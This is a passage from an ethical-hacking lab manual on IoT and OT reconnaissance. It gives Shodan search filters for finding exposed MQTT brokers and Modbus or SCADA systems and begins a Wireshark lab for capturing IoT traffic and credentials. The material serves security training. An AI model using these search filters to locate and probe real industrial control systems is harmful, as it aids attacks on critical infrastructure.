
18. The **Shodan** main page appears; type **port:1883** in the address bar and press **Enter**.

    Note: Port 1883 is the default MQTT port; 1883 is defined by IANA as MQTT over TCP.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The result appears, displaying the list of IP addresses having port 1883 enabled, as shown in the screenshot.
20. Click on any IP address to view its detailed information.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Detailed results for the selected IP address appears, displaying information regarding **Ports, Services, Hostnames, ASN**, etc. as shown in the screenshot.



22. Similarly, you can gather additional information on a target device using the following Shodan filters:
    - **Search for Modbus-enabled ICS/SCADA systems:**port:502
    - **Search for SCADA systems using PLC name:**"Schneider Electric"
    - **Search for SCADA systems using geolocation:**SCADA Country:"US"
23. Using Shodan, you can obtain the details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
24. This concludes the demonstration of gathering information on a target device using various techniques such as Whois lookup, advanced Google hacking, and Shodan search engine.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows 11** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Capture and Analyze IoT Device Traffic

IoT refers to a network of devices having an IP address as well as the capability to sense, collect, and send data using embedded sensors, communication hardware, and processors.

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge to capture and analyze the traffic between IoT devices. Using various tools and techniques, you can capture the valuable data flowing between the IoT devices, analyze it to obtain information on the communication protocol used by the IoT devices, and acquire sensitive information such as credentials, device identification numbers, etc.

Lab Objectives

- Capture and analyze IoT traffic using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of IoT and OT Traffic

Many IoT devices such as security cameras host websites for controlling or configuring cameras from remote locations. These websites mostly implement the insecure HTTP protocol instead of the secure HTTPS protocol and are, hence, vulnerable to various attacks. If the cameras use the default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web applications and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi keys of the target network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Tasks

Task 1: Capture and Analyze IoT Traffic using Wireshark


Wireshark is a free and open-source packet analyzer. It facilitates network troubleshooting, analysis, software and communications protocol development, and education. It is used to identify the target OS and sniff/capture the response generated from the target machine to the machine from which a request originates.

MQTT is a lightweight messaging protocol that uses a publish/subscribe communication pattern. Since the protocol is meant for devices with a low-bandwidth, it is considered ideal for machine-to-machine (M2M) communication or IoT applications. We can create virtual IoT devices over the virtual network using the Bevywise IoT simulator on the client side and communicate these devices to the server using the MQTT Broker web interface. This interface collects data and displays the status and messages of connected devices over the network.

Here, we use Wireshark to capture and analyze traffic between IoT devices.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. To install the **MQTT Broker** on the **Windows Server 2019**, switch to the **Windows Server 2019** machine, and then click **Ctrl+Alt+Del** link to login.
3. By default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


   Note: If the network screen appears, click **Yes**.
4. Navigate to **Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator** folder and double-click on the **Bevywise_MQTTRoute_Win_64.exe** file.



